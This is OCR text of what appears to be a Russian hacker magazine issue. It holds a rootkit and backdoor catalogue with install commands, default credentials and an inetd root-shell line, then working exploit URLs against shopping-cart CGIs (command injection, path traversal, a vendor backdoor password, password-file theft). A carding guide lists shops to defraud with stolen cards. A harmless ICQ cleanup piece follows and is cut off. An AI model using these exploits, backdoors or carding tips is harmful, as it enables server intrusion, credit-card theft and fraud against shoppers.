Компиляция: gcc -c -O3 -fomit-frame-pointer Synapsys.c. После успешной компиляции появляется модуль Synapsys.o, который ты можешь установить на взломанной станции командой insmod Synapsys.o. Что же этот руткит делает? Думаю, ты уже понял: прячет файлы и директории, процессы (дочерние и клонированные), изменяет netsatat (активные соединения), прячет юзера (finger/who/w), прячет модули. После активации модуля Synapse ты можешь активировать/деактивировать все эти функции. Вот и все... Сразу скажу, что загруженные модули можно посмотреть в /proc/modules или командой lsmod, и тогда ты там увидишь до боли знакомый Synapsys. Так что будь бдителен :). Хотя имя можно изменить (переменная LKM_NAME), но все же...

TornKit

Написан Jonny. Основан на LRK (Linux Root Kit, о нем мы поговорим ниже). Поставляется уже скомпилированным, и для запуска по дефолту достаточно набрать: ./t0rn

Пароль по дефолту: tOrnkit, порт 47017. Автоматически изменяет login, ps, du, ls, top, netstat и find. Также в inetd.conf автоматически активизируются демоны finger и telnet, это на заметку админам :). Создает скрытую директорию в /usr/src/.puta (кстати, папки, начинающиеся с точки, можно посмотреть командой ls -a, так что это ложная безопасность :). Также содержит в себе логклинер и сниффер. Теперь попробуем его в действии:

```
telnet localhost 47017
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
SSH-1.5-1.2.27
```

Так, значит здесь уже работает SSH. Набираем: ssh -l t0rnkit localhost
и получаем рута, а дальше как позволит совесть :).

ARK

Поставляется в уже скомпилированном виде. Содержит забэкдоренные версии syslogd, login, sshd, ls, du, ps, pstree, killall, top, netstat. Запускается так: ./ark pass

Логин по дефолту: arkd00r. Pass - твой новый пароль. При запуске бэкдорит все вышеуказанные файлы. При удачном завершении ты должен увидеть надпись: Backdooring Completed! Теперь можешь это проверить, зателнетившись на взломанную тачку или через ssh, введя L/P: arkd00r/pass.

ADORE

Установка: ./configure; make all. Запуск: ./ava
h - спрятать файл
u - показать файл
r - выполнить как root
U - анистальнуть себя
R - дистанционный PID
i - сделать PID невидимым
v - сделать PID видимым

Как ты уже понял, бэкдор может прятать файл, процесс, анинсталить себя, выполнить от имени рута, ну и т.д.

lrk - Linux Root Kit

Да, могу сказать точно- об этом продукте слышали все. Многие rootkit'ы построены по его технологии. Написано это чудо Лордом Сомером. Компиляция: make. В этом рутките содержится уйма бэкдоров: chfn, chsh, crontab, du, find, ifconfig, inetd, killall, login, ls, nnetstat, passwd, pidof, ps, rshd, syslogd, tcpd, top, sshd и su.

Как видишь, список довольно впечатляет. Кроме того, в этот руткит входят сниффер (Linsniffer) и логклинер (wzap).

knark

Написан Creed'ом. Такой же модуль (LKM). Компиляция: make. Установка: insmod knark.o. После установки создает скрытую директорию /proc/knark. Имеет функции сокрытия файлов, модулей, удаленного выполнения команд, подмены netstat. Прога не требует особой практики подмены разных value'сов, как, например, Synapsys, и очень проста в освоении...

BACKDOOR

Чем отличаются rootkit'ы от backdoor'ов? По моему мнению руткиты - это набор прог или одна прога, но с несколькими функциями. А backdoor - это прога с одной функцией, например, модификация login'a, netstat'a, ifcongig'a, ну и т.д.

ulogin.c

Простая утилита, написанная Tragedy/Dor. Она поддерживает Linux, BSDI, FreeBSD, IRIX, SunOS и OSF. Думаю, объяснять ничего особо не надо - это прога изменяет login, давая тебе рута (конечно, без логов и записей в /etc/[master.]passwd). Для запуска следует установить свой пароль (define PASSWORD) и путь к login'y (_PATH_LOGIN), то есть еще перед компиляцией ты должен скопировать настоящую копию login'a, например, в /root/login, потом в _PATH_LOGIN указать то же самое и скомпилированный ulogin поместить в /bin/login.

bd.pl

Простейшая утилита, открывающая шелл на 33556 порту (по дефолту нужно изменить скаляр port). Чтобы задать пароль, нужно ввести команду make password, вставив нужные данные.

CGI Back

Прога, написанная OVERFLOW. Для установки жми /config.sh. Но прежде чем устанавливать,



< Folder2 >

советую полазить в cgiback.c. С этой прогой поставляется и клиент. Usage: ./backdoorclient -h cgiback_host.
Прога защищена паролем и позволяет пробираться через множество фаерволлов, т.к. сама по себе является обычным CGI скриптом, а firewall'ы обычно не фильтруют доступ к 80 порту.

shadyshell.c

Обычный бэкдор. Открывает порт (по дефолту 1337) и запускает шелл с рутом. А ты, соответственно, коннектишься и наслаждаешься машиной... Но, думаю, легче прописать строчку в inetd.conf типа: 1337 stream tcp nowait root /bin/bash bash -i, чем использовать эту прогу...

Q

Написан Mixter'ом. Эта прога для удаленного доступа и/или редиректа с сильным шифрованием. Что-то вроде ssh. Перед установкой необходимо перейти в src/ и изменить Makefile и conf.h. По дефолту Makefile заточен под Linux. Алгоритм шифрования по дефолту: cast256. В конфиге довольно много
интересных вещей, расписывать все тонкости долго, лучше читай доки. Компиляция: make, здесь сразу попросят ввести server key, его можно потом изменить с помощью mkpass. Использование: ./Q <host> <dest port> [source port]. Устанавливаем: ./Q localhost 12345. При установке по умолчанию порт - 12345 (можно изменить в conf.h). Key: вводим ключ. И получаем шелл... Но сразу говорю, прога имеет кучу не менее интересных функций, читай доки :).

SPECIAL

Как ты уже понял, rootkit'ы существуют для разных систем, в том числе и для Windows. Но есть rootkit'ы, предназначенные для демонов/сервисов. Понятное дело, что в Инете их сотни :), вот лишь несколько примеров:

Falcon SSH

Два rootkit'а для ssh. Первый из них запускает копию sshd по "левому" порту, давая тебе возможность логиниться с любых аккаунтов, в том числе и с root'а, причем руткит еще и вырубает все логи. Второй создает лишь левый аккаунт, конечно, с отключенными логами. Но учти, что ты должен позаботиться о wtmp/utmp и .bash_history, ну и о других логах :).

POP3Troyan

Эта прога написана Formatez'ом. Для установки набирай make. Потом, при коннекте на 110 порт (pop3), набирай fuck и получишь шелл :).

WU-FTPD-TROYAN

Backdoor, написанный Axess'ом для WU-FTPD (также известен своей дырявостью, хотя все мы не без греха...). Компиляция: ./configure; make. После установки нужно залогиниться как anonymous_ и тут же наслаждаться рут-шеллом :).

APACHE TROYAN

Троян, написанный для популярного веб-сервера APACHE. Прежде чем приступать к компиляции, нужно немного подправить файл troyan.h. Обрати внимание на переменные PATH_TO_HTTPD, EVIL_URL, SUID_CODE. Потом нужно скопировать troyan.h, first[second].diff в <path>/src/main и пропатчить:

```
patch -p0 < first.diff http_protocol.c
patch -p0 < second.diff http_core.c
```

А затем запустить: ./simple port. И на порту port будет открыт шелл. Теперь коннектимся на www и отправляем запрос GET <YOUR_EVIL_URL><YOUT_IP>:PORT (без пробелов). Как утверждает автор, нужно вводить именно IP, а не hostname, так как чувак поленился написать функцию resolver'a :).

THE END

Вот в принципе и все. Думаю, теперь ты понял, что вредоносный код есть почти для всех систем и демонов/сервисов. Но не надо забывать, что все это - магические ключи, которые без проблем помогут тебе укрепиться в системе. Есть проги, выявляющие руткиты (например, chkrootkit, KLM, etc.), софт типа tripwire, да и не все rootkit'ы стирают логи :). А у некоторых админов есть и дополнительные средства логирования, и тогда rootkit'ы бессильны. Так что всегда будь бдителен, доверяй только своей голове и интуиции, а не стороннему "магическому" софту...

Взлом

Потребительс
Большинство дырок в со

Потребительская корзина хакеров


VOY aka Гребенников Роман (voy@zlo.cc)

СС... как много эти вещи значат в жизни рядового компьютерного хулигана: тут и нормальные приличные шеллы, и платные хостинги с доменным именем второго уровня, и отсутствие проблем с регистрацией проги, к которой кряка не существует даже в природе. И все так хорошо стало, радужно, только один вопрос волнует голову: где их взять? Где их раскопал какой-то баран на #cc? Как это так, он может, а я нет? Так и до комплекса неполноценности дорасти можно. В этой статье я попытаюсь рассказать о наиболее простом и "прибыльном" способе отъема денег населения :). А точнее, у зажравшихся американцев, покупателей их буржуазных онлайн-магазинов :). Займемся мы взломами систем "shopping cart", на которых и лежит бремя ответственности за деньги честных пользователей Интернета.


<Folder 1>

[eshop.pl]

Полное название:
Webdiscount E-Shop Online Shop System
Диагноз:
Удаленное исполнение команд на сервере
Эксплоит:



www.niggers.org/cgi-bin/eshop.pl?seite=;ls|
(здесь и далее www.niggers.org - это атакуемый сайт)
Описание:
В самом коде скрипта отсутствует большинство проверок на метасимволы. Единственная проверка это:




```
if ((index($seite, "/") >= 0) || (index($seite, "..") >= 0))
    {
    print "a";
    exit(0);
    }
```


что говорит о том, что скрипт отфильтровывает из аргумента только символы "/" и "..". Это затрудняет использование уязвимости, но все-таки позволяет выполнять ЛЮБЫЕ команды, даже те, в которых есть символ "/". Использование: мы не можем использовать символ "/", но что нам мешает его сгенерировать при помощи перла и подставить его в команду? Вместо "/" подставляем в команду вот такую конструкцию `perl -e 'print "\x2f"x1'` (Вместе со ВСЕМИ кавычками и апострофами!). Теперь, чтобы сделать листинг корневой директории, нам надо всего лишь ввести в браузере:
www.niggers.org/cgi-bin/eshop.pl?seite=;ls -la `perl -e 'print "\x2f"x1'` (листинг корня диска)
www.niggers.org/cgi-bin/eshop.pl?seite=;cat `perl -e 'print "\x2f"x1'`etc`perl -e 'print "\x2f"x1'`passwd (пассворды)
Частота использования:
Встречается очень редко (балл: 2 (из 5))
(если найдешь этот скрипт на www.azl.de, то и не мечтай его использовать. Там все исправлено вручную после пикника с ночевкой у них на винчестере, который кто-то устроил :).

[cart32.exe]

Полное название:
McMurtrey/Whitaker & Associates Cart32 Shopping System
Диагноз:
Пользование всей базы заказов и исполнение команд на сервере, DOS-атака
Эксплоит:
(1) www.niggers.org/cgi-bin/cart32.exe/cart32clientlist
(2) www.niggers.org/cgi-bin/c32web.exe
(3) www.niggers.org/cgi-bin/c32web.exe/showprogress
(4) www.niggers.org/cgi-bin/c32web.exe?tabname=cart32%2B&action=save+cart32%2B+tab&savetab=cart32%2Bclient=!Loginname!&clientpassword=!password!&Admin=&adminpassword=&tabtosave=cart32%2Bplustabtosave=run+external+program&usecmdline=yes&cmdline=cmd.exe+echo+hello, world!>c:/inetpub/wwwroot/www.niggers.org/index.htm
(5) www.niggers.org/cgi-bin/cart32.exe/expdate
Описание:



Использовать эту уязвимость можно только на корзинках версии меньше 3.5a, причем таковых в Интернете немерено: обычный запрос на www.altavista.com выдал мне примерно 110 результатов, что, поверь мне, немало. Штук пять я сам попробовал, но кредиток почему-то там не оказалось. Видимо, корзинку ставили просто ради пробы и забыли ее удалить.
Для использования данной корзинки надо для начала попробовать ее с параметром cart32clientlist. В случае, если она спросит пароль, то смело вводи "Wemilo" (это бэкдоор, заботливо оставленный нам



кая корзина хакеров
фте онлайн-магазинов........................

< Folder2>

разработчиками) и наслаждайся листингом пользователей корзинки (вместе с хешированными паролями и прочей конфиденциальной инфой). Далее пробуем скрипт c32web.exe. При его запросе он спрашивает у тебя логин, а потом пароль (дескриптор паролей при особом желании можно найти даже на яндексе). Вводим только что увиденные пароли и потом просто нажимаем на кнопку "Show orders(non-secure)". Все, задача выполнена.
Частота использования: Используется достаточно часто, но старых версий, склонных к взлому, становится все меньше и меньше (4.5)

[shopper.cgi]

Полное имя:
Bytes Interactive's Web Shopper (shopper.cgi) Version 2.0 (и ниже)
Диагноз:
Удаленное исполнение команд на сервере
Эксплоит:
www.niggers.org/cgi-bin/shopper.cgi?newpage=../../../../etc/passwd
Описание:
Посмотри на этот кусок кода:

```
#$debug=1
if ($debug) {
		...
		foreach $vl (keys (%VALUES)) {
		$er2 = ( $VALUES{$vl} =~
/(\[|;|>|<|&|\*|`|\\|]|\^|\||\?|'|~|\(|\)|\{|}|\$|\r|\n)/ );
		# Remove any insecure relative
path parts
		$page = s/(\/\.\.\/)*//g;
		$page = s/(\.\.\/)*//g;
		$page = s/(.\/)*//g;
```

Видишь, вроде как все чисто, но все это работать будет только в том случае, если переменная $debug равна единице, но в коде она равна единице, но закомментирована! Следовательно, переменная равна нулю. Тогда вся эта заумная проверка не работает, а стоит здесь для мебели. Следовательно, параметр скрипта не проверяется на различные метасимволы, и мы можем творить с серваком абсолютно все что нам заблагорассудится.
Частота использования:
Я нашел достаточно большое количество таких. (3.5)

[carello.dll]

Полное название:
Carello E-Commerce V1.2.1 for Windows NT (1.3 уже не подойдет)
Диагноз:
Удаленное исполнение команд на сервере
Эксплоит:
http://www.niggers.org/scripts/Carello/Carello.dll?CARELLOCODE=SITE2&VBEXE=C:\..\..\..\winnt\system32\cmd.exe%20/c%20echo%20test>c:\zlo.txt
Описание:
Программа в своем аргументе прописывает абсолютные пути к своим запускаемым скриптам, поэтому мы можем без проблем исполнить на сервере любую команду, например, "type c:\winnt\repair\sam". Полученные таким образом пароли остается только полофтить и вытрясти из серванта все, что там есть.
Частота использования: Я надеюсь, что где-то парочка таких программулек завалялась (хотя я не нашел) (0.5)

УКРФ. Статья 159 Мошенничество, то есть хищение чужого имущества или приобретение права на чужое имущество путем обмана или злоупотребления доверием, - наказывается штрафом в размере от двухсот до семисот минимальных размеров оплаты труда или в размере заработной платы или иного дохода осужденного за период от двух до семи месяцев либо обязательными работами на срок от ста восьмидесяти до двухсот сорока часов, либо исправительными работами на срок от одного года до двух лет, либо арестом на срок от четырех до шести месяцев, либо лишением свободы на срок до трех лет.

[shopplus.cgi]

Полное имя:
ShopPlus Shopping Cart
Диагноз:
Удаленное исполнение команд на сервере.
Эксплоит:
www.niggers.org/scripts/shopplus.cgi?dn=www.niggers.org&cartid=niggers.org&file=;cat%20/etc/passwd|
Описание:
Как обычно бывает, этот скрипт передает процедуре open() параметр, который ни на что не проверяется. Поэтому мы можем рулить удаленным серваком удаленно без особых затрат сил, времени и мозгов. Требуется только найти такой скрипт :).
Частота использования:
Если ты найдешь такой, то тебе крупно повезло. (1)

[CatalogMgr.pl]

Полное название:
VirtualCart Shopping Cart
Диагноз:
Чтение любого файла на сервере.
Эксплоит:
www.niggers.org/cgi-bin/CatalogMgr.pl?cartID=www.niggers.org&template=CatalogMgr.pl
Описание:
Чтение любого файла с диска? Нет, не только. Если ты читал мой перевод статьи rfp про уязвимости CGI (www.megazine.ru/sec), то наверняка уже понял, о чем будет сейчас идти речь. Скрипт повсеместно и со всех аргументов отфильтровывает символы '|' и '/' (ну, насколько я понял из запутанного исходника, который стоит всего $199 долларов :), а изъял я его в одном онлайн-магазине абсолютно бесплатно), но не отфильтровывает обратный апостроф `, который, в свою очередь, тоже позволяет исполнять команды. Т.е. мы можем немного помучить такую вещь, как `perl -e 'print "\x(КОД ТРЕБУЕМОГО СИМВОЛА В ТАБЛИЦЕ ASCII)"x1'`, и получить как раз тот символ, который скрипт так старательно отфильтровывал. Хочу сказать, что если ты подставишь в уязвимый урл выражение `perl -e 'print "\x(КОД ТРЕБУЕМОГО СИМВОЛА В ТАБЛИЦЕ ASCII)"x1'`и больше ничего, то ничего работать не будет, так как команда, заключенная в обратные апострофы, исполняется, а ее вывод (то есть то, что появится после

NEXT







Взлом

Потребительская корзина хакеров

VOY aka Гребенников Роман (voy@zlo.cc)

выполнения этой команды, например, на терминале) подставится в исходную команду. Например, `perl -e 'print "ls"x1'` покажет тебе листинг текущего каталога. Я думаю, для тебя будет не сложно соорудить выражение, которое будет открывать, например, файл "ls -l /etc|", а на самом деле делать листинг директории /etc.

Частота использования:
Достаточно часто (3.5)

[web_store.cgi]

Полное название:
Extropia WebStore 2.0 и ниже
Диагноз:
Чтение любого файла с диска.
Эксплоит:
www.niggers.org/cgi-bin/Web_store/web_store.cgi?page=../../../../../../winnt/repair/sam%00.html
www.niggers.org/cgi-bin/Web_store/web_store_log_analysis.cgi (этот скрипт тебе на домашнее задание, ибо в нем глюки тоже есть, и что самое немаловажное, этот скрипт очень маленький и с комментариями)
Описание:
Посмотрим внимательно на этот кусок кода:

```
$page =~ /([\w\-\=\+\/]+)\.(\w+)/;
$page = "$1.$2";  # Лепим имя файла с расширением
$page = "" if ($page eq ".");
$page =~ s/^\/+//; #
```

Выбиваем символы / в начале строки (на фиг?) Особенно меня тут заинтересовала строка номер 4. Я долго думал, зачем она нужна, ведь путного она ничего не делает (зачем убивать все символы / В НАЧАЛЕ строки?). Дальше никаких проверок переменной $page я не обнаружил. Но чуть поодаль эта переменная запихивается в функцию &display_page:

```
open (PAGE, "<$page") ||
    &file_open_error("$page", "$routine", $file, $line);
```

Видишь <$page ??? Всякие | ушли в отстой, так как работать в данном случае они не могут.


Частота использования:
Достаточно таких (3)

Канэц

Я думаю, на первый раз тебе этих корзинок вполне хватит. Ничего тут сложного нету, нужно лишь уметь шевелить одинокой извилиной, и все получится. Надо лишь немного везения и смекалки, и горы свопов всякой полезной информации у тебя на ладони :), а точнее на винчестере. Потом не забудь проверить эту информацию на www.micked.com (когда зайдешь туда, то поймешь, какую информацию я имею ввиду), а главное - поделиться СО МНОЙ :).

P.S.: Не надо меня просить дать адрес компьютера с такими шоппинг-картами. Ищи сам.

<Folder2>



УКРФ. Статья 272. Неправомерный доступ к компьютерной информации.
Неправомерный доступ к охраняемой законом компьютерной информации, то есть информации на машинном носителе, электронно-вычислительной машине (ЭВМ), системе ЭВМ или их сети, если это деяние повлекло уничтожение, блокирование, модификацию либо копирование информации, нарушение работы ЭВМ, системы ЭВМ или их сети, - наказывается штрафом в размере от двухсот до пятисот минимальных размеров оплаты труда или в размере заработной платы или иного дохода осужденного за период от двух до пяти месяцев либо исправительными работами на срок от шести месяцев до одного года, либо лишением свободы на срок до двух лет. То же деяние, совершенное группой лиц по предварительному сговору или организованной группой либо лицом с использованием своего служебного положения, а равно имеющим доступ к ЭВМ, системе ЭВМ или их сети, - наказывается штрафом в размере от пятисот до восьмисот минимальных размеров оплаты труда или в размере заработной платы или иного дохода осужденного за период от пяти до восьми месяцев либо исправительными работами на срок от одного года до двух лет, либо арестом на срок от трех до шести месяцев, либо лишением свободы на срок до пяти лет.

Что в итоге? Если по максимуму, то до восьми лет. Желание хулиганить пропало сразу? :)

///Кардим стуфф

Кардим стуфф - часть вторая: ССудный день

Virus (card@hacknow.org)

/INSERT/

Приветствую тебя, дружище! Если тебя все еще не посадили за кардинг, то я продолжу засорять твой мозг мыслями, направленными на экономическое разорение-унижение американцев и улучшение финансового положения граждан Российской Федерации и твоего в частности :). Почти что все нижеприведенные магазины работают с Россией, но опять-таки знай: иметь дропа лучше всегда, иметь дропа лучше везде, иметь дропа и не платить, иметь дропа модно, А-Е :)).

http://www.llbean.com - одеваемся (дубль 2)

Сайтец очень и очень похож на landsend.com, даже навигация и названия разделов весьма похожи, равно как и дизайн сайта (кто что у кого раньше и быстрее спер - загадка). Но нас это не должно волновать. Мы пришли прежде всего за стуффом, за чем-то ощутимым. Хм… Да! Скоро новый сезон, и к нему следует подготовиться заранее (кто раньше проснется - того и лыжи). Что же нам может предложить этот магазин? ВСЕ! От аксессуаров (всякие там запонки, вешалки, мочалки и пенис-холдеры) до пилотных курток и даже кимоно! Кстати, кимоно можно использовать вместо домашнего халата, надо сказать, весьма удобно, а главное - как пафосно :). Форма оформления заказа точь-в-точь как на landsend.com, т.е. никаких сложностей и препятствий для твоего ума :).

Так что продолжай переодеваться и хорошеть (теткам нравится, когда молодые люди хорошо и качественно одеты :).

http://www.ftd.com - подарок для любимой девушки (мамы, папы, друга, пАдруга, маленького ослика)

На этом сайте можно заказать кучу всякого непонятного стуффа для любимой девушки (цветы там всякие и примочки к ним). Хотя я и не поклонник всяких сентиментальных сцен, но иногда это бывает просто жизненно необходимо! Поcему, набрав в браузере этот урл и заказав энное количество цветов и прочих "нужных" вещей, ты, когда в следующий раз неожиданно произойдет скандал/ссора с подругой, сможешь неожиданно одарить ее всяческими цветами, бантиками, коробочками и прочими одним им девушкам понятными прибамбасами. И, помимо исчерпания

//////// часть вторая: ССудный день////////

<Folder2>

самого конфликта, тебя еще наверняка расцелуют, похвалят и прочее и прочее. Так что смело двигай мышь в строку браузера и заказывай наиболее оптимальный вариант для своей подруги, ведь есть возможность подобрать вариант цветов. Также эта урла актуальна, ведь на улице зима, а ты тут как тут со свежими не желтыми цветами, как будто прямо с клумбы.

http://www.wine.com/shop/

Эксклюзивный урл! По словам зарубежных товарищей - кардится. Но! Не работает с Россией :(. Но если ты имеешь дропа в штатах - траблов не будет! Так почему эксклюзив? Потому что этот магазин торгует винами! И, причем, не всякой шнягой, которую разливают в соседнем подвале ("Подвал Дяди Васи ink0rpareited"), а реальными вещами вроде "Марло" или "Антинори". Мммм... Причем можно даже по году выработки сортировать! Просто жемчужина обзора! Очень понравилась навигация по сайту: все структурировано и удобно. Форма заказа не вызовет трудностей. Самое главное не пальцевать и заказывать вина 1-2-летней выдержки - они дешево обойдутся. А с дропом, мне кажется, к консенсусу придешь, ибо это изысканная "халява".

http://www.towerrecords.com — "легкая халява"

Магазин из разряда "легкохалявных", ибо торгует музыкой и видео на разнообразных носителях. Весьма похоже на bn.com ;). Только навигация по сайту немного удобнее, стуфф можно сортировать по цене, по наградам (оскары, грэмми и т.д.), по актерам (может здесь снялась Бритни Спермс?), по рейтингу, ну и по много-много чему, что весьма упрощает процесс поиска. Ну а если ты не особо варишь в музыке-фильмах, но считаешь, что ты прогрессивный чел и принадлежишь к "роду" техно-молодежи (разве нет?), то выбирай топ-ордеред диск (кассету, двд), так сказать, положись на всеобщее мнение.

http://www.bluefly.com - We'r men in black...


Магазин для стильных людей. Магазин предлагает огромнейший выбор полезных вещей. Кардится. Нельзя не заметить. Этот шоп занимается продажей стильной (даже на начальной странице делают акцент именно на этом слове) одеждой для Мэ, Жэ и киддисов; также продает разнообразный стильный (!) стуфф для дома (ложки, вилки, бокалы, сервизы, альбомы), и более того, есть раздел "gifts", где можно подобрать подарок к любому случаю - будь то чей-нибудь ДР или свадьба. Все фото-превью товаров выглядят просто невероятно красиво, и эффект после просмотра: "купить-купить-купить...". Вот тебе и НЛП... Я реально чуть не кончил, когда разглядывал настольный сервиз для какого-то там делового ужина :). Сайт выполнен очень качественно и опять-таки стильно. С заказом стуффа сложностей не будет. Запомни слово "стильный" и выучи наизусть "словарик светского льва", ведь при получении стуффа с магазина ты станешь действительно стильным и офигительно "светским", даже если у тебя нет вкуса и ты не сможешь создать оригинальные сочетания из простых и строгих вещей...

http://www.perfumania.com - насколько ты плохо пахнешь? :)

Парфюмания :). В этом магазине в наличии имеются: туалетные воды (меня всегда мучил вопрос о происхождении этого термина, почему-то в воображении всегда возникает мерзкий унитаз :), одеколоны, духи, ароматизаторы воздуха, а также часы для мужчин и женщин.
Можешь заказать себе одеколон и вонять Келвин Клайном, Хьюго Боссом или еще кем-либо, опять же - уникальная возможность одарить свою любимую женщину разнообразным парфюмом (на часы не рассчитывай - цены кусаются, значит рисковать не стоит, а кто в этом деле не рискует, получает все, поверь мне). Посему довольствуйся парфюмом и ароматизаторами воздуха :).

Note

Запомни, что это дело незаконно, перед заказом стуффа детально изучи сайт www.cyberpolice.ru и подумай, нужно ли тебе кардить? Если да, то перечитай наш УК, статья номер 159. Все еще хочешь кинуть бедных америкосов на пару строгих костюмов и кимоно? Ну что же, в таком случае - всего тебе хорошего и удачного кардинга!



Взлом

Оперируем Асю!
Руководство по зачистке тела тети Аси от программного мусора

Оперируем Асю!
Руководство по зачистке тела тети Аси от программного мусора

 p0r0h (p0r0h@real.xakep.ru)

< Folder 1 >

Хайя! Ты любишь Асю? Я тоже люблю :]. Но заметил ли ты, как она сильно потолстела и обросла ненужными наворотами? А сколько она стала грузиться? В лучшем случае 15-20 секунд. Многовато для простого интернет-пейджера, не правда ли? Думаю, настало время провести ей большую пластическую операцию! После этого она заметно похудеет, обретет стильный вид да и загружаться будет практически моментально. Заманчиво? Тогда скорее готовь резиновые перчатки, скальпель и мусорную корзину ;].

Операционный стол


Так. Давай сначала разберемся, кого мы будем оперировать. Старушки ICQ99 и 98 давно состарились и отправились на пенсию, а 2001-ая слишком юная и глючная :]. Остается - 2000b, самая популярная на сегодняшний день. Итак, с возрастом пациентки определились. Теперь проследуем в операционную (у тебя наверняка где-нибудь по адресу C:\Program Files\ICQ). И что же мы там видим? Куча какого-то мусора и папок непонятного назначения. Ничего, мы еще со всей этой свалкой разберемся, а пока на всякий случай приготовь какую-нибудь папку для бэкапа или просто сними в мастдаевской корзине атрибут “Уничтожать файлы после удаления”. Приготовил? А теперь бери в руки резак - будем резать крупные куски.

Трепанация


Перед операцией, чтобы Аське было не очень обидно, можешь дать ей вкусную витаминку - интересную dll’ку (утянуть можно отсюда http://icq.vsochi.com/downloads/ICQIfDg.dll), которая позволит прописывать абсолютно любое мыло - например, LamerZ Must Die!!! Затем потихоньку вырезай папку Help - кто-нибудь вообще читает все эти хэлпы? Так. Дальше удаляем папку с лицензионной байдой (Licence). Bookmark тоже смело чикаем - абсолютно левые буржуинские закладки не представляют для нас никакого интереса. Слушай, ты случайно не юзаешь платный ICQ Phone? Я тоже не извращенец, поэтому для начала вырезаем папку ICQ Phone Skin. Потом легким движением руки выкидываем в мусорную корзину Aod и ICQAcc. Что у нас дальше? Bitmaps - какие-то картинки кнопок Аськиного чата. Чатом это можно назвать с большой натяжкой (скорее рудимент :)), поэтому вырезаем эту шнягу, не задумываясь. Received Files - наивные буржуины думали, что именно сюда мы будем складировать принимаемые файлы. Они ошиблись. Удаляем. Иногда также встречается папка-паразит Temp. В ней разбросано файло, используемое при установке, - оно нам надо? Sounds 